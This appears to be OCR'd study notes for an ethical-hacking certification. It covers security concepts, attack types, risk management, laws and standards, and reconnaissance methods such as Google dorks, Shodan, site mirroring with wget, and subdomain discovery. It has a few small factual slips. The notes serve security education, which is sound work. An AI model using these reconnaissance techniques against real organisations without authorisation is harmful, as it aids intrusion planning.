

Module 01 - Introduction to Ethical Hacking

- History
  Kevin Mitnick | **Kevin Paulsen**
  - Kevin Mitnick
    An infamous hacker who led the authorities on a long man-hunt, all while hacking many high-profiles targets by using TCP session hijacking and IP spoofing. He gained access to many internal network resources and turned around after prison to become a gray hat hacker.
  - Kevin Paulsen
    A famous former black hatter, hacked public telephone lines in order to win Porsche in the 1980s.
- Information Security Overview
  - Fundamental Security Concepts or Elements of Information Security
    CIA | **Authenticity** | **Auditing & Accountability** | **Non-Repudiation**

    Confidentiality: Accessible only to the authorized personnel.
    Integrity: Trustworthiness of data or resources.
    Availability: Accessible when required by authorized users.
    Note: In addition, other properties, such as authenticity, accountability, non-repudiation and reliability can also be involved. (ISO/IEC 27000:2009)
    Authenticity: Ensures the quality of being genuine.
    Auditing & Accountability: Logging everything
    Non-Repudiation: Someone cannot deny the validity of something.
    - 

  - Security, Functionality and Usability balance
    There is an **inter dependency between these three attributes**. Any organization should balance between these three qualities to arrive at a balanced information system.
    - 

  - Types of Hackers
    Black | **Grey** | **White** | **Script Kiddie** | **State-Sponsored Hacker** | **Hacktivist** | **Suicide Hackers** |

Cyberterrorist

Black Hat: Performs malicious activities.
Gray Hat: Performs good or bad activities but do not have the permission.
White Hat: Ethical hackers
Script Kiddie / Skiddies: Uses malicious scripts or programs developed by others to attack computer systems and networks and deface websites.
State-Sponsored Hacker: Hacker that is hired by a government or entity related.
Hacktivist: Someone who hacks for a cause or to incite social change; political agenda.
Suicide Hackers: Hackers that are not afraid of going jail or facing any sort of punishment
Cyberterrorist: Motivated by religious or political beliefs to create fear or disruption.

- Hacking Vocabulary

Hack Value | **Vulnerability** | **Threat** | **Exploit** | **Payload** | **Zero-Day Attack** | **Daisy Chaining** | **Doxing** | **EISA**

Hack value: Worth of a target as seen by the attacker
Vulnerability: - A system flaw, weakness on the system (on design, implementation etc.)
Threat: Exploits a vulnerability
Exploit: Exploits are a way of gaining access to a system through a security flaw
Payload: Set of malicious codes that carry crucial component of an attack.
Zero-day attack: Attack that occurs before a vendor knows or is able to patch a flaw.
Daisy Chaining / Pivoting: It involves gaining access to a network and/or computer and then using the same information to gain access to multiple networks and computers that contains desirable information
Doxing: Publishing PII about an individual usually with a malicious intent
EISA: determines the structure and behavior of organization's information systems through processes, requirements, principles and models

- Hacking Concepts
  - Threat Categories

Network Threats | **Host Threats** | **Application Threats**

Network Threats
Information gathering
Sniffing and eavesdropping
DNS/ARP Poisoning
MITM Attack
DoS/DDoS
Password-based attacks
Firewall and IDS attack
Session Hijacking

Host Threats
Password cracking
Malware attacks
Footprinting
Profiling
Arbitrary code execution
Backdoor access
Privilege Escalation
Code Execution

Application Threats
Injection Attacks
Improper data/input validation

Improper error handling and exception management
Hidden-field manipulation
Broken session management
Cryptography issues
SQL injection
Phishing
Buffer Overflow
Information disclosure
Security Misconfigurations

- Attack Vectors

  Path by which a hacker can gain access to a host in order to deliver a payload or malicious outcome.

  APT: A stealthy threat actor, typically a nation state or state-sponsored group, which gains unauthorized access to a computer network and remains undetected for an extended period; Typically uses zero-day attacks.
  Cloud computing / Cloud based technologies: Flaw in one client's application cloud allow attacker to access other client's data
  Viruses, worms, and malware: Most prevalent networking threat that are capable of infecting a network within seconds.
  Ransomware: Restricts access to the computer system's files and folders
  Mobile Device threats: Unsecured Wi-Fi, Spyware, Broken Cryptography.
  Botnets: Huge network of compromised systems used by an intruder to perform various network attacks
  Insider attacks: Disgruntled employee can damage assets from inside.
  Phishing attacks
  Web Application Threats: Attacks like SQL injection, XSS etc.
  IoT Threats

- Types of Attacks on a System

  Operating System | **Application Level** | **Misconfiguration** | **Shrink-Wrap Code**

  Operating System: Attacks targeting **OS flaws or security issues** inside such as guest accounts or default passwords.
  Vectors: Buffer overflows, Protocol Implementations, software defects, patch levels, authentication schemes

  Application Level: Attacks on **programming code and software logic**.
  Vectors: Buffer overflows, Bugs, XSS, DoS, SQL Injection, MitM

  Misconfiguration: Attack takes advantage of systems that are misconfigured due to improper **configuration or default configuration**.
  Examples: Improper permissions of SQL users; Access-list permit all

  Shrink-Wrap Code: Act of **exploiting holes in unpatched or poorly-configured software**.
  Examples: Software defect in version 1.0; Defect in example CGI scripts; Default passwords

- Vulnerability Lists


  CVSS | **CVE** | **NVD**

  CVSS: Places **numerical score based on severity**.
  CVE: Is a list of **publicly disclosed vulnerabilities** and exposures that is maintained by MITRE.
  NVD: Is a database, maintained by NIST, that is fully synchronized with the MITRE CVE list; US Gov. vulnerabilities repository.

- Vulnerability Categories

Misconfiguration | **Buffer overflow** | **Missing patches** | **Design flaws** | **OS Flaws** | **Default installation** | **Default passwords**

Misconfiguration: Improperly configuring a service or application
Buffer overflow: Code execution flaw
Missing patches: Systems that have not been patched
Design flaws: Flaws inherent to system design such as encryption and data validation
OS Flaws: Flaws specific to each OS
Default installation: Failure to change settings in an application that come by default
Default passwords: Leaving default passwords that come with system/application

- More about Buffer Overflow
  - What are buffers?
    Buffers are memory storage regions that temporarily hold data while it is being transferred from one location to another. A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.
    - 

  - How do attackers exploit buffer overflows?
    An attacker can deliberately feed a carefully crafted input into a program that will cause the program to try and store that input in a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code with his own executable code, which can drastically change how the program is intended to work.
    For example if the overwritten part in memory contains a pointer (an object that points to another place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. This can transfer control of the whole program over to the attacker's code.
  - Types of Buffer Overflow Attacks
    Stack-based | **Heap-based**

    Stack-based buffer overflows are more common, and leverage stack memory that only exists during the execution time of a function.
    Heap-based attacks are harder to carry out and involve flooding the memory space allocated for a program beyond memory used for current runtime operations.
  - What Programming Languages are More Vulnerable?
    C and **C++** are two languages that are highly susceptible to buffer overflow attacks, as they don't have built-in safeguards against overwriting or accessing data in their memory. Mac OSX, Windows, and Linux all use code written in C and C++.
    Languages such as **PERL**, **Java**, **JavaScript**, and **C#** use **built-in safety mechanisms** that **minimize the likelihood of buffer overflow**.

- How to Prevent Buffer Overflows

  Developers can protect against buffer overflow vulnerabilities via **security measures in their code**, or by **using languages that offer built-in protection**.

  In addition, modern operating systems have runtime protection. Three common protections are:
  Address space randomization (ASLR)—randomly moves around the address space locations of data regions. Typically, buffer overflow attacks need to know the locality of executable code, and randomizing address spaces makes this virtually impossible.
  Data execution prevention—flags certain areas of memory as non-executable or executable, which stops an attack from running code in a non-executable region.
  Structured exception handler overwrite protection (SEHOP)—helps stop malicious code from attacking Structured Exception Handling (SEH), a built-in system for managing hardware and software exceptions. It thus prevents an attacker from being able to make use of the SEH overwrite exploitation technique. At a functional level, an SEH overwrite is achieved using a stack-based buffer overflow to overwrite an exception registration record, stored on a thread's stack.

- Pen Test Phases (CEH)

  Pre-Attack Phase | **Attack Phase** | **Post-Attack Phase**

  Pre-Attack Phase: **Reconnaissance** and data-gathering.
  Attack Phase: Attempts to **penetrate** the network and execute attacks.
  Post-Attack Phase: **Cleanup** to return a system to the pre-attack condition and deliver reports.

- The Five Stages of Ethical Hacking

  - Reconnaissance

    Gathering evidence about targets. **Most Important Step.**

    Passive Reconnaissance: Gain information about targeted computers and networks without direct interaction with the systems.
    e.g.: Google Search, Public records, new releases, social media, Wardrive scanning networks around.

    Active Reconnaissance: Involves direct interaction with the target.
    e.g.: Make a phone call to the target, Job interview; tools like Nmap, Nessus, OpenVAS, Nikto and Metasploit can be considered as Active Recon.

  - Scanning & Enumeration

    Obtaining more in-depth information about targets.
    e.g.: Network Scanning, Port Scanning, which versions of services are running.

  - Gaining Access

    The hacker gains access to the system, applications, and network, and escalates their user privileges to control the systems connected to it.
    e.g.: command injection, buffer overflow, DoS, brute forcing credentials, social engineering, misconfigurations etc.

  - Maintaining Access

    Items put in place to ensure future access.
    e.g.: Rootkit, Trojan, Backdoor can be used.

  - Covering Tracks

    Steps taken to conceal success and intrusion; Not be noticed.
    e.g.: Clear the logs; Obfuscate trojans or malicious backdoors programs.

- Information Security Controls
  - Three Types of Active Defense
    Annoyance | Attribution | Attack

    Annoyance: Involves tracking a hacker and **leading him into a fake server**, wasting his time — and making him easy to detect.
    Attribution: Identify an attacker; Uses tools to **trace the source of an attack** back to a specific location, or even an individual hacker.
    Attack: That is most controversial. To "**hack back**," a company accesses an alleged hacker's computer to delete its data or even to take revenge. Both of these steps are considered **illegal**.
  - IA (Information Assurance)
    IA focus on risk assessment, mitigation side of things.

    Refers to the **assurance of the CIA, and authenticity** of information and information systems during usage, processing, storage and transmission of information.

    Processes that help achieving IA:
    * Developing local policy, process, and guidance.
    * Designing network and user authentication strategy.
    * Identifying network vulnerabilities and threats
    * Identifying problems and resource requirements.
    * Creating plan for identified resource requirements.
    * Applying appropriate IA controls.
    * Performing C&A (Certification and Accreditation) process of information systems helps to trace * * vulnerabilities, and implement safety measures.
    * Providing information assurance training to all personnel in federal and private org.
  - Information Security Management Program
    InfoSec focus on actually implementing security measures to safeguard systems.

    Combination of policies, processes, procedures, standards, and guidelines to establish the required level of information security.

    Designed to ensure the business operates in a state of reduced risk.
    It encompasses all organizational and operational processes and participants relevant to information security.
  - EISA (Enterprise Information Security Architecture)
    Set of requirements, process, principles, and models that determines the structure and behavior of an organization's information systems.

    Goals of EISA:
    * Help in monitoring and detecting network behaviors
    * Detect and recover from security breaches
    * Prioritizing resources of an organization
    * Help to perform risk assessment of an organization's IT assets.
    * Cost prospective when incorporated in security provisions such as incident response, disaster recovery, event correlation, etc.
  - Physical Security Controls
    Preventive | Detective | Deterrent | Recovery | Compensating | Defense in Depth

    Preventive control: Deters the actor from performing the threat.
    e.g.: Fence, Server Locks, Mantraps, etc.

Detective control: Recognizes an actor's threat.
e.g.: Background check, CCTV.

Deterrent control: Deters the actor from attempting the threat.
e.g.: Warning Sign.

Recovery: Mitigates the impact of a manifested threat.
e.g.: Backups.

Compensating control: Provides alternative fixes to any of the above functions.

Most of security controls are preventive phase controls.

Defense in Depth: Multiple layers of security controls; Provides redundancy in the event of a control failure. (e.g.: image below)

- Types of Security Controls
Description	Examples
Physical	Guards, lights, cameras, fire extinguishers, flood protection
Administrative	Training awareness, policies, procedures and guidelines to infosec
Technical	IDS/IPS, Firewall, Encryption, Smart cards, Access control lists
Description	Examples
Preventative	authentication, alarm bells
Detective	audits, backups
Corrective	restore operations
- Managing the Risk
  Risk can be defined as a **probability of the occurrence of a threat** or an event that may damage, or cause loss or have other negative impact either from internal or external liabilities.
  - Risk matrix
    A risk matrix is used during risk assessment to define the **level of risk** by considering the category of probability or likelihood against the category of consequence severity. This is a simple mechanism to increase visibility of risks and assist management decision making.
	Consequence				
Likelihood	Insignificant	Minor	Moderate	Major	Severe
Almost Certain	Medium	High	High	Extreme	Extreme
Likely	Medium	Medium	High	Extreme	Extreme
Possible	Medium	Medium	High	High	Extreme
Unlikely	Low	Medium	Medium	High	High
Rare	Low	Low	Medium	High	High
  - Risk Management
    Risk Management Is the **identification**, **evaluation**, and **prioritization** of **risks** followed

by **coordinated** and **economical application** of **resources** to **minimize**, **monitor**, and **control** the **probability or impact** of **unfortunate events** or to **maximize the realization of opportunities**.

- Phases of Risk Management

  Identify | **Assess** | **Respond** | **Monitor** | **Report**

  Identify: **Identifies the sources**, **causes**, **consequences** of the internal and external risks.
  Assess: **Assesses the organizations risk** and provides an estimate on the likelihood and impact of the risk.
  Respond: Selects and implements **appropriate controls** on the identified risks.
  Monitor: **Ensures appropriate control are implemented** to handle risks and identifies the chance of a new risk occurring.
  Report: **Evaluates the performance** of the implemented risk management strategies.

- Threat Modeling

  Threat Modeling is a **risk assessment approach for analyzing the security of an application** by capturing, organizing and analyzing all the information that affects the security of an application.

  Identify Objectives: Helps to determine how much effort needs to be put on subsequent steps.
  Application Overview: Identify the components, data flows, and trust boundaries.
  Decompose Application: Find more relevant details on threats.
  Identify Threats: Identify threats relevant to your control scenario and context using the information obtained in steps 2 and 3.
  Identify Vulnerabilities: Identify weaknesses related to the threats found using vulnerability categories.

- Security Policies

  Policies are high-level statements about protecting information; **Business rules to safeguard CIA triad**; Security Policies can be applied on Users, Systems, Partners, Networks, and Providers.

  - Procedures

    Set of details steps to accomplish a goal; **Instructions for implementation**.

  - Guidelines

    Advice on actions given a situation; **Recommended**, not mandatory.

  - Security Policies - Examples

    Access Control | **Remote Access** | **Firewall Management** | **Network Connection** | **Password** | **User Account** | **Information Protection** | **Special Access** | **Email Security** | **Acceptable Use**

    Access Control Policy: This defines the resources being protected and the rules that control access to them.
    Remote Access Policy: This defines who can have remote access and defines access medium and remote access security controls.
    Firewall Management Policy: This defines access, management and monitoring of firewalls in an organization.
    Network Connection Policy: This defines who can install new resources on the network, approve the installation of new devices, document network changes etc.
    Password Policy: This defines guidelines for using strong password protection on available resources.
    User Account Policy: This defines the account creation process, authority, rights and responsibility of user accounts.
    Information Protection Policy: This defines the sensitivity levels of information, who

may have access, how it is stored and transmitted, and how it should be deleted from storage media etc.
Special Access Policy: This defines the terms and conditions of granting special access to system resources.
Email Security Policy: This policy is designed to govern the proper usage of corporate email.
Acceptable Use Policy: A formally written document that details precisely which employees are allowed to use the company's systems, what is prohibited, and what the consequences will be if they break the rules.

- Security Policy - Types
  Promiscuous | **Permissive** | **Prudent** | **Paranoid**

  Promiscuous Policy: This policy usually has **no restrictions** on usage of system resources.
  Permissive Policy: This policy begins wide open and **only known dangerous services/ attacks or behaviors are blocked**. This type of policy has to be updated regularly to stay effective.
  Prudent Policy: This policy provides maximum security while allowing known but necessary dangers. This type of policy will **block all services and only safe/necessary services are enabled** individually. Everything is logged.
  Paranoid Policy: This policy **forbids everything**. No Internet connection or severely restricted Internet usage is allowed.
- Security Policy - Creation Steps

  Perform a Risk Assessment.
  Use security Standards and Frameworks as guide.
  Get Management and Staff input.
  Enforce the policy. Use penalties for non-compliance.
  Publish final draft to entire org.
  Have all staff read/sign that they understood policy.
  Employ tools to help enforce policy.
  Staff training.
  Review and update regularly.

- Incident Management Process
  - Incident
    An **incident** is an **event that could lead to loss of,** or **disruption to**, an **organization's operations**, **services** or **functions**.
  - Incident management
    Term describing the activities of an organization to **identify, analyze, and correct hazards to prevent a future re-occurrence**.

    Preparation: Select people, assign rules, define tools to handle the incident.
    Detection & Analysis: Determine an incident has occurred (IDS, SIEM, AV, someone reporting, etc.)
    Classification and Prioritization:
    Notification and Announcement: Identify minor and major incident; who and how to notify an incident.
    Containment: Limit the damage; Isolate hosts; Contact system owners.
    Forensic Investigation: Investigate the root cause of the incident using forensic tools; System logs, real-time memory, network device logs, application logs, etc.
    Eradicate & Recovery: Remove the cause of incident; Patch if needed. Recovery: get back into production; Monitor affected systems.

Post-incident Activities: Document what happened and why; Transfer knowledge.

- Incident Response Team Duties

  Managing security issues by taking a proactive approach towards the customer's security vulnerabilities.
  Developing or reviewing processes and procedures that must be followed.
  Managing the response to an incident and ensuring that all procedures are followed correctly in order to minimize and control the damage.
  Identifying and analyzing what has happened during an incident, including impact and threat.
  Providing a single point of contact for reporting security incidents and issues.
  Reviewing changes in legal and regulatory requirements to ensure that all processes and procedures are valid.
  Reviewing existing controls and recommending steps and **technologies** to prevent future incidents.
  Establishing relationship with local law enforcement agency, gov. agencies, key partners and suppliers.

- SIEM

  Security Information and Event Management

  - SIEM

    Collects data points from network, including log files, traffic captures, SNMP messages, and so on, from every host on the network. SIEM can **collect all this data into one centralized location and correlate it for analysis** to look for security and performance issues, as well negative trends all in real time.

    Aggregation: Collecting data from disparate sources and organizing the data into a single format. Any device within a SIEM system that collects data is called collector or an aggregator.

    Correlation: Is **the logic that looks at data from disparate sources** and can make determinations about events taking place on your network. (Could be in-band or out-of-band, depending on the placement of the NIDS/NIPS).
    Alerts - For notification if something goes bad.
    Triggering - Exceeding thresholds.

    Normalization: Will actually create multiple tables / organize in such a way that the data can become more efficient and allows our analysis and reports tools to work better.

    WORM (Write Once Read Many): The concept being is that log files are precious, and a lot of times you might want to look at them in an archival way, so that we can use optical media like WORM drives to store them.

  - SIEM Tools

    Splunk | **ArcSight** | **ELK** - Elastic Search, Log Stash and Kibana (Open Source)

- Identity and Access Management

  - To Manage Assets Securely

    Identification, **Authentication**, **Authorization**, and **Accounting** work together to manage assets securely.

    Identification: The information on credentials identifies the user.
    Example: Your name, username, ID number, employee number, SSN etc.

    Authentication: “Prove you are the legitimate User". –Should always be done with Multifactor Authentication!

Authentication Factors:
Something you know (password)
Something you have (smart card)
Something you are (fingerprint)
Something you do (android pattern; manual signature)
Somewhere you are (geolocation)

Authorization concepts: What are you allowed to access – We use Access control models, what and how we implement depends on the organization and what our security goals are.
Permissions: Applied to resources
Rights/Privileges: Assign at system level
Authorization strategies: Least privileged; Separation of Duties

Accounting: Trace an Action to a Subjects Identity:
Prove who/what a given action was performed by (non-repudiation); Logging

- Access Controls Models
  MAC | **DAC** | **RBAC**

  Mandatory Access Control (MAC):
  Every object gets a label: Confidential, secret, top secret, etc.
  The **administrator** decides who gets access to what security level;
  Users cannot change these settings
  Used on old systems (e.g., Top Secret Gov. information)

  Discretionary Access Control (DAC):
  Used in most OS
  Owner of the data defines access
  Very flexible access control; Very weak security

  Role-based Access Control (RBAC):
  Access to resources is defines by a set of rules defined by a role in your organization/job function (Manager, Director etc.)
  Administrators provide access based on the **role of the user**. Rights are gained implicitly instead of explicitly
  In Windows, use Groups to provide role-based access control
  e.g., Admin Groups --> Rights and Perms,
  Sales Group --> Rights and Perms

- DLP
  Data Loss Prevention

  - DLP
    Data Loss Prevention (DLP) is the **practice of detecting and preventing data breaches**, exfiltration, or unwanted destruction of sensitive data. Organizations use DLP to protect and secure their data and comply with regulations.

    The DLP term refers to **defending organizations against** both **data loss** and **data leakage** prevention.

  - Organizations typically use DLP to
    Protect PII and **comply** with relevant **regulations**
    Protect Intellectual Property critical for the organization
    Achieve **data visibility** in large organizations
    Secure mobile workforce and enforce security in BYOD environments
    Secure data on **remote** cloud systems

- Data Backup
  - Data Backup

    Data backup plays a crucial role in maintaining business continuity by helping organizations **recover from IT disasters, security breaches, application failures, human error, etc.**
  - Regulatory Compliance

    All regulatory compliance such as **COBIT**, **SSAE**, **SOCII**, **PCI-DSS**, **HIPPA**, **SOX**, **FINRA**, **FISMA**, **GDPR**, etc. require business to maintain data backups of critical data for specified duration.
  - Backup Strategies

    Identifying the **critical** business **data**
    Selecting the **backup media**
    Selecting a **backup technology**
    Selecting the appropriate **RAID levels**
    Selecting an appropriate **backup method**
  - Three Backup methods

    Cold | **Warm** | **Hot**

    Cold backup 🔵
    Empty site, no hardware, no data, no people
    It takes weeks to bring online
    Basic office spaces (e.g building, chairs, AC...)
    No operational equipment
    Cheapest recovery site

    Warm backup 🟡
    Somewhere between cold and hot - Just enough to get going (**Big room with rack space, you bring the hardware**)
    Hardware is ready and waiting - you bring the software and data.
    It takes days to bring online
    Operational equipment but little or no data

    Hot backup 🔴
    Exact replica of production systems
    Applications and software are constantly updated
    Flip a switch and everything moves
    It takes hours to bring online
    Real-time synchronization
    Almost all data ready to go - often just a quick update
    Very expensive
- Penetration Test - Basics
  - Penetration Test

    A penetration test, colloquially known as a pen test, or ethical hacking, is an **authorized simulated cyberattack on a computer system**, performed to evaluate the security of the system.

    ⚠️ Not to be confused with a vulnerability assessment.

    Clearly defined, full scale test of security controls
  - Phases

Preparation | **Assessment** | **Post-Assessment**

Preparation - Contracts and team determined
Assessment - All hacking phases (reconnaissance, scanning, attacks, etc.)
Post-Assessment - Reports & conclusions

- Types
  Black Box | **White Box** | **Gray Box**

  Black Box - Done **without any knowledge** of the system or network.
  White Box - When the attacker has **complete knowledge** of the system provided by the owner/target.
  Gray Box - When the attacker has **some knowledge** of the system and/or network

- Laws and Standards
  - Law Categories
    Criminal | **Civil** | **Common**

    Criminal - Laws that protect public safety and usually have jail time attached.
    Civil - Private rights and remedies.
    Common - Laws that are based on societal customs.
  - Laws and Standards
    - OSSTM Compliance
      "Open-Source Security Testing Methodology Manual" maintained by ISECOM, defines three types of compliance.

      Legislative: Deals with **government** regulations (Such as SOX and HIPAA).

      Contractual: Deals with **industry / group requirement** (Such as PCI DSS).

      Standards based: Deals with practices that must be followed by **members of a given group/organization** (Such as ITIL, ISO and OSSTMM itself).

      OSSTM Controls:
      OSSTM Class A - Interactive Controls
      Authentication - Provides for identification and authorization based on credentials.
      Indemnification - Provided contractual protection against loss or damages.
      Subjugation - Ensures that interactions occur according to processes defined by the asset owner.
      Continuity - Maintains interactivity with assets if corruption of failure occurs.
      Resilience - Protects assets from corruption and failure.
      OSSTM Class B - Process Controls
      Non-repudiation - Prevents participants from denying its actions
      Confidentiality - Ensures that only participants know of an asset
      Privacy - Ensures that only participants have access to the asset
      Integrity - Ensures that only participants know when assets and processes change
      Alarm - Notifies participants when interactions occur
    - PCI-DSS
      "**Payment Card Industry Data Security Standard**" Standard for organizations handling Credit Cards, ATM cards and other POS cards.
    - ISO 27001:2013
      This International Standard has been prepared to provide requirements for establishing, implementing, maintaining and continually improving an information security

management system.

- ISO 27002 AND 17799

  Based on BS799 but **focuses on security objectives** and provides security controls based on industry best practice.

- HIPAA

  "Health Insurance Portability and Accountability Act" a law that set's privacy standards to protect patient medical records and health information shared between doctors, hospitals and insurance providers.

- SOX

  "Sarbanes-Oxley Act" Law that requires publicly traded companies to submit to independent audits and to **properly disclose financial information**.

- DMCA

  "**The Digital Millennium Copyright Act**" is a 1998 United States copyright law that implements two 1996 treaties of the World Intellectual Property Organization. It criminalizes production and dissemination of technology, devices, or services intended to circumvent measures that control access to copyrighted works.

- FISMA

  "**Federal Information Security Modernization Act Of 2002**" A law updated in 2004 to codify the authority of the Department of Homeland Security with regard to implementation of information security policies. (For GOV. agencies)

- NIST-800-53

  Catalogs security and privacy controls for federal information systems, created to help implementation of FISMA.

- FITARA

  "Federal Information Technology Acquisition Reform Act" A 2013 bill that was intended to change the framework that determines how the US GOV purchases technology.

- COBIT

  "Control Object for Information and Related Technology" IT Governance framework and toolset, created by ISACA and ITGI

- GLBA

  "U.S. Gramm-Leach-Bliley Act" Law that protects the confidentiality and integrity of personal information that is collected by financial institutions.

- CSIRT

  "Computer Security Incident Response Team" CSIRT provided a single point of contact when reporting computer security incidents

- ITIL

  "Information Technology Infrastructure Library" - An operational framework developed in the '80s that standardizes IT management procedures.

Module 02 - Footprinting and Reconnaissance

- Footprinting
  - Footprinting
    is a part of reconnaissance process which is used for **gathering possible information about a target** computer system or network.
  - Footprinting Types
    Active | **Passive**

    Active: Requires attacker to touch the device or network.
    E.g.: Social engineering.

    Passive: Measures to collect information from publicly available sources.
    E.g.: Websites, DNS records, business information databases.
  - Footprinting Helps To
    Know Security Posture | **Reduce Attack Area** | **Identify vulnerabilities** | **Draw Network map**

    Know Security Posture
    The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.

    Reduce Attack Area
    Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focusing on.

    Identify vulnerabilities
    We can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.

    Draw Network map
    Helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information.
  - Can be
    Anonymous | **Pseudonymous**

    Anonymous - information gathering **without revealing anything about yourself**.
    Pseudonymous - **making someone else take the blame** for your actions
- Footprinting Objectives
  Network | **Organization** | **Hosts**

  Network
  DNS
  IP networks
  Accessible Systems
  Websites
  Access Control
  VPN Endpoints
  Firewall vendors
  IDS Systems
  Routing/Routed Protocols

Phone System (Analog/VoIP)

Organization
Org Structure
Websites
Phone Numbers
Directory Information
Office Locations
Company History
Business Associations

Hosts
Listening Services
Operating System Versions
Internet Reachability
Enumerated Information
SNMP Info
Users/Groups
Mobile Devices

- Methods and Tools
  - Search Engines
    Google Dorks | **Shodan** | **NetCraft** | **LinkedIn** | **GHDB** | **Metagoofil**

    Google search | Google dorks
    filetype: - looks for file types
    index of - directory listings
    info: - contains Google's information about the page
    intitle: - string in title
    inurl: - string in URL
    link: - finds linked pages (indirectly directing to other page)
    related: - finds similar pages
    intext: - Strings in the content
    site: - finds pages specific to that site
    define: - Definition of the string

    Shodan


    NetCraft
    Blueprint a comprehensive list of information about the technologies and information about target website.
    https://sitereport.netcraft.com/

    Job Search Sites
    Information about technologies can be gleaned from job postings. E.g.: **LinkedIn**.

    GHDB
    It is very good for learning Google Dorks and how it's done in real world scenario.

    Metagoofil
    Command line interface that uses Google hacks to find information in meta tags (domain, filetype, etc; Is a google dorks for terminal).
    Metagoofil -d <website> -t <filetype>
  - Website Footprinting


HTTrack | Warback Machine | NetCraft | Shodan | Censys | dirbuster | sublist3r | dirb

- Web mirroring | Website Cloning
  Allows for discrete testing offline
  - HTTrack
    Web site copier is an offline browser utility that downloads a Web site to a local directory.
    - GUI
    - CLI
      - Start the tool by typing httrack in the terminal
        - 

      - Enter the name of the project
        - 

      - Enter the location to save the files.
        - 

      - Enter the website address
        - 

      - Select an action: 1
        - 

    1 Backlink

    Theory > Module 13 - Hacking Web Servers > Web Server Attack Methc
    - Website Mirroring
      Brings the site to your own machine to examine structure, etc. | **Wget**, **BlackWidow**, **HTTrack**, **WebCopier Pro**, **Web Ripper**, **SurfOffline**
  - *Wget*
    File Downloader
    wget -mk -w 10 http://hackthissite.org/

    1 Backlink

    Theory > Module 13 - Hacking Web Servers > Web Server Attack Methc
    - Website Mirroring
      Brings the site to your own machine to examine structure, etc. | **Wget**, **BlackWidow**, **HTTrack**, **WebCopier Pro**, **Web Ripper**, **SurfOffline**

- *Black Widow*
- *WebRipper*
- *Teleport Pro*
- *Backstreet Browser*

- Archive.org / Wayback machine
  Provides cached websites from various dates which possibly have sensitive information that has been now removed.
- NetCraft
  NetCraft is a website analyzing server, with the help of this website we find basic and important information on the website like:

  Background — This includes basic domain information. Which OS, Web server is running; Which ISP;
  Network — This includes information from IP Address to Domain names to nameservers.
  SSL/TLS — This gives the ssl/tls status of the target
  Hosting History - This gives the information on the hosting history of the target
  Sender Policy Framework (SPF) — This describes who can send mail on the domains behalf
  DMARC -This is a mechanism for domain owners to indicate how mail purporting to originate from their domain should be authenticated
  Web Trackers — This tracker can be used to monitor individual user behavior across the web Site Technology — This section includes details on:
  * Cloud & PaaS
  * Server-Side technologies (e.g.: PHP)
  * Client-Side technologies (e.g.: JavaScript library)
  * CDN Information
  * CMS Information (e.g.: WordPress, Joomla, etc)
  * Mobile Technologies
  * Web stats (e.g.: Web analytics, collection, etc)
  * Character encoding

  1 Backlink

  E-Book > Module 02 - Footpri... > Footprinting Method... > Footprinting thr
  - Finding Sub-domains & TLDs
    Sub-domains provide insights into the different departments and business units in an organization.

    E.g.: NetCraft, Sublist3r, Pentest-Tools Find Subdomains

    Pentest-Tools Find Subdomains
    Online tools for discovering subdomains and their IP addresses, including network information and their HTTP servers.
- Shodan
  Searches IoT or the network that is created by the devices which are connected to internet.


  Shodan Unlike traditional search engines such as Google, use Web crawlers to traverse your entire site, but directly into the channel behind the Internet, various types of port equipment audits, and never stops looking for the Internet and all associated servers, camera, printers, routers, and so on.

